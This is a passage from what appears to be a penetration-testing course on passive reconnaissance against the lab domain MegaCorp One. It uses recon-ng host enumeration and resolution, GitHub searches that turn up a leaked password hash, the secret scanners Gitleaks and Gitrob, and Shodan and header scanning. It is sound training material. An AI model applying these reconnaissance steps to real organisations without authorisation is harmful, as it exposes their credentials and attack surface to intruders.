[*] Searching Google for: site:megacorpone.com
[*] [host] www.megacorpone.com (<blank>)
[*] [host] vpn.megacorpone.com (<blank>)
[*] [host] www2.megacorpone.com (<blank>)
[*] [host] siem.megacorpone.com (<blank>)
[*] Searching Google for: site:megacorpone.com -site:www.megacorpone.com -site:vpn.meg
acorpone.com -site:www2.megacorpone.com -site:siem.megacorpone.com

-------
SUMMARY
-------
[*] 4 total (4 new) hosts found.
```

Listing 202 - Running a module

The results mirror what we found from the Netcraft DNS search. However, we haven't wasted our time here. Recon-ng stores results in a local database and these results will feed into other recon-ng modules.

We can use the **`show hosts`** command to view stored data:

```
[recon-ng][default][google_site_web] > back

[recon-ng][default] > show
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|po
rts|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][default] > show hosts

+-----------------------------------------------------------------------------------+
| rowid |         host         | ip_address | region | country |      module     |
+-----------------------------------------------------------------------------------+
| 1     | www.megacorpone.com  |            |        |         | google_site_web |
| 2     | vpn.megacorpone.com  |            |        |         | google_site_web |
| 3     | www2.megacorpone.com |            |        |         | google_site_web |
| 4     | siem.megacorpone.com |            |        |         | google_site_web |
+-----------------------------------------------------------------------------------+

[*] 4 rows returned
[recon-ng][default] >
```

Listing 203 - Show hosts

We have four hosts in our database but no additional information on them. Perhaps another module can fill in the IP addresses.

Let's examine recon/hosts-hosts/resolve with **`marketplace info`**:

```
[recon-ng][default] > marketplace info recon/hosts-hosts/resolve

+-------------------------------------------------------------------------------+
| path          | recon/hosts-hosts/resolve                                     |
| name          | Hostname Resolver                                             |
| author        | Tim Tomes (@lanmaster53)                                      |
| version       | 1.0                                                           |
| last_updated  | 2019-06-24                                                    |
| description   | Resolves the IP address for a host. Updates the 'hosts' table |
| required_keys | []                                                            |
| dependencies  | []                                                            |
| files         | []                                                            |
| status        | installed                                                     |
+-------------------------------------------------------------------------------+

[recon-ng][default] >
```

Listing 204 - Module information for recon/hosts-hosts/resolve

The module description suits our needs so we will install it with **`marketplace install`**:

```
[recon-ng][default] > marketplace install recon/hosts-hosts/resolve
[*] Module installed: recon/hosts-hosts/resolve
[*] Reloading modules...
```

Listing 205 - Installing the resolve module

*An "Invalid command" error may indicate that we are at the wrong command level. If this happens, run **`back`** to return to the main recon-ng prompt and try the command again.*

Once the module is installed, we can use it with **modules load**, and run **info** to display information about the module and its options:

```
[recon-ng][default] > modules load recon/hosts-hosts/resolve

[recon-ng][default][resolve] > info

      Name: Hostname Resolver
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Resolves the IP address for a host. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL AND ip_address
IS NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

Comments:
  * Note: Nameserver must be in IP form.
```

Listing 206 - Installing and viewing recon/hosts-hosts/resolve

As is clear from the above output, this module will resolve the IP address for a host.

We need to provide the IP address we want to resolve as our source. We have four options we can set for the source: default, string, path, and query. Each option has a description alongside it as shown in Listing 206. For example, in the "google_site_web" recon-ng module, we used a string value.

However, we want to leverage the database this time. If we use the "default" value, recon-ng will look up the host information in its database for any records that have a host name but no IP address.

As shown in Listing 203, we have four hosts without IP addresses. If we select a "default" source, the module will run against all four hosts in our database automatically.

Let's try this out by leaving our source set to "default" and then run the module:

```
[recon-ng][default][resolve] > run
[*] www.megacorpone.com => 38.100.193.76
[*] vpn.megacorpone.com => 38.100.193.77
[*] www2.megacorpone.com => 38.100.193.79
[*] siem.megacorpone.com => 38.100.193.89
```

Listing 207 - Running recon/hosts-hosts/resolve

Nice. We now have IP addresses for the four domains.

If we **show hosts** again, we can verify the database has been updated with the results of both modules:

```
[recon-ng][default][resolve] > show hosts

+-------------------------------------------------------------------------------------+
| rowid |         host         |   ip_address   | region | country |      module     |
+-------------------------------------------------------------------------------------+
| 1     | www.megacorpone.com  | 38.100.193.76  |        |         | google_site_web |
| 2     | vpn.megacorpone.com  | 38.100.193.77  |        |         | google_site_web |
| 3     | www2.megacorpone.com | 38.100.193.79  |        |         | google_site_web |
| 4     | siem.megacorpone.com | 38.100.193.89  |        |         | google_site_web |
+-------------------------------------------------------------------------------------+

[*] 4 rows returned
```

Listing 208 - Show hosts after multiple modules

6.6.1.1 Exercise

(Reporting is not required for this exercise)

1. Use the recon/domains-hosts/google_site_web and recon/hosts-hosts/resolve modules to gather information on MegaCorp One.
2. Take some time to explore other recon-ng modules.

6.7 Open-Source Code

In the following sections, we will discuss various online tools and resources that can be used to passively search for information. One such source of interesting information are open-source projects and online code repositories, such as GitHub,[153] GitLab,[154] and SourceForge.[155]

Code stored online can provide a glimpse into the programming languages and frameworks used by an organization. In some rare occasions, developers have even accidentally committed sensitive data and credentials to public repos.

The search tools for some of these platforms will support the Google search operators that we discussed earlier in this module.

For example, GitHub's search[156] is very flexible. On GitHub, we will be able to search a user's or organization's repos, but we need an account if we want to search across all public repos.

In a previous module, we identified MegaCorp One's GitHub account.

Let's search that account's repos for interesting information. We can use **filename:users** to search for any files with the word "users" in the name:

[153] (GitHub, 2019), https://github.com/

[154] (GitLab, 2019), https://about.gitlab.com/

[155] (Slashdot Media, 2019), https://sourceforge.net/

[156] (GitHub, 2019), https://help.github.com/en/github/searching-for-information-on-github/searching-code




Figure 30: File Operator in GitHub Search

Our search only found one file - **xampp.users**. Even with a single result, we may have found something very interesting as *XAMPP*[157] is a web application development environment. Let's check the contents of the file.

[157] (Apache Friends, 2019), https://www.apachefriends.org/index.html




Figure 31: GitHub Search Results

This file appears to contain a username and password hash[158] that could be very useful when we begin our active attack phase. Let's add it to our notes.

[158] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Cryptographic_hash_function#Password_verification




Figure 32: xampp.users File Content

This manual approach will work best on small repos. For larger repos, we can use several tools to help automate some of the searching, such as *Gitrob*[159] and *Gitleaks*.[160] Recon-ng also has several modules for searching GitHub. Most of these tools require an access token[161] to use the source code hosting provider's API.

For example, the following screenshot shows an example of Gitleaks finding an *AWS Client ID*[162] in a file:

[159] (Michael Henriksen, 2018), https://github.com/michenriksen/gitrob

[160] (Zachary Rice, 2019), https://github.com/zricethezav/gitleaks

[161] (GitHub, 2019), https://help.github.com/en/articles/creating-a-personal-access-token-for-the-command-line

[162] (Amazon Web Services, 2019), https://docs.aws.amazon.com/general/latest/gr/aws-sec-cred-types.html#access-keys-and-secret-access-keys




Figure 33: Example Gitleaks Output

Tools that search through source code for secrets, like Gitrob or Gitleaks, generally rely on regular expressions[163] or entropy[164] based detections to identify potentially useful information. Regular expressions are a predefined search pattern. They are particularly useful for searching through a body of text for variations of commonly used passwords. Entropy-based detection, on the other hand, attempts to find strings that are randomly generated. The idea here is that a long string of random characters and numbers is probably a password. Regardless of how a tool searches for secrets, no tool is perfect and they will miss things that a manual inspection might find.

6.7.1.1 Exercise

1. Search Megacorpone's GitHub repos for interesting or sensitive information.

6.8 Shodan

As we gather information on our target, it is important to remember that traditional websites are just one part of the Internet.

Shodan[165] is a search engine that crawls devices connected to the Internet including but not limited to the World Wide Web. This includes the servers that run websites but also devices like routers and IoT[166] devices.

[163] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Regular_expression

[164] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Password_strength#Random_passwords

[165] (Shodan, 2019), https://www.shodan.io/

[166] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Internet_of_things

To put it another way, Google and other search engines look for web server content, while Shodan searches for Internet-connected devices, interacts with them, and displays information about them.

Although Shodan is not required to complete any material in this module or the labs, it's worth exploring a bit. Before using Shodan we must register a free account, which provides limited access.

Let's start by using Shodan to search for **`hostname:megacorpone.com`**:




Figure 34: Searching MegaCorp One's domain with Shodan

In this case, Shodan lists the IPs, services, and banner information. All of this is gathered passively without interacting with the client's web site.

This information gives us a snapshot of our target's Internet footprint. For example, there are eight servers running SSH and we can drill down on this to refine our results by clicking on *SSH* under Top Services.




Figure 35: MegaCorp One servers running SSH

Based on Shodan's results, we know exactly which version of OpenSSH is running on each server. If we click on an IP address, we can retrieve a summary of the host.




Figure 36: Shodan Host Summary

We can view the ports, services, and technologies used by the server on this page. Shodan will also reveal if there are any published vulnerabilities for any of the identified services or technologies. This information is invaluable when determining where to start when we move to active testing.

6.9 Security Headers Scanner

There are several other specialty websites that we can use to gather information about a website or domain's security posture. Some of these sites blur the line between passive and active information gathering, but the key point for our purposes is that a third-party is initiating any scans or checks.

One such site, *Security Headers*,[167] will analyze HTTP response headers and provide basic analysis of the target site's security posture. We can use this to get an idea of an organization's coding and security practices based on the results.

Let's scan www.megacorpone.com and check the results:

[167] (Scott Helme, 2019), https://securityheaders.com/




Figure 37: Scan results for www.megacorpone.com

The site is missing several defensive headers, such as *Content-Security-Policy*[168] and *X-Frame-Options*.[169] These missing headers are not necessarily vulnerabilities in and of themselves, but they could indicate web developers or server admins that are not familiar with *server hardening*.[170]

> *Server hardening, or secure configuration, is the overall process of securing a server via configuration. This includes things like disabling unneeded services, removing unused services or user accounts, rotating default passwords, setting appropriate server headers, and so forth. We don't need to know all the ins and outs of configuring every type of server, but understanding the concepts and what to look for can help when analyzing servers to determine how best to approach a potential target.*

6.10 SSL Server Test

Another scanning tool we can use is the *SSL Server Test* from Qualys SSL Labs.[171] This tool analyzes a server's SSL/TLS configuration and compares it against current best practices. It will

[168] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Content_Security_Policy

[169] (Mozilla, 2019, https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

[170] (NIST, 2019), https://csrc.nist.gov/publications/detail/sp/800-123/final

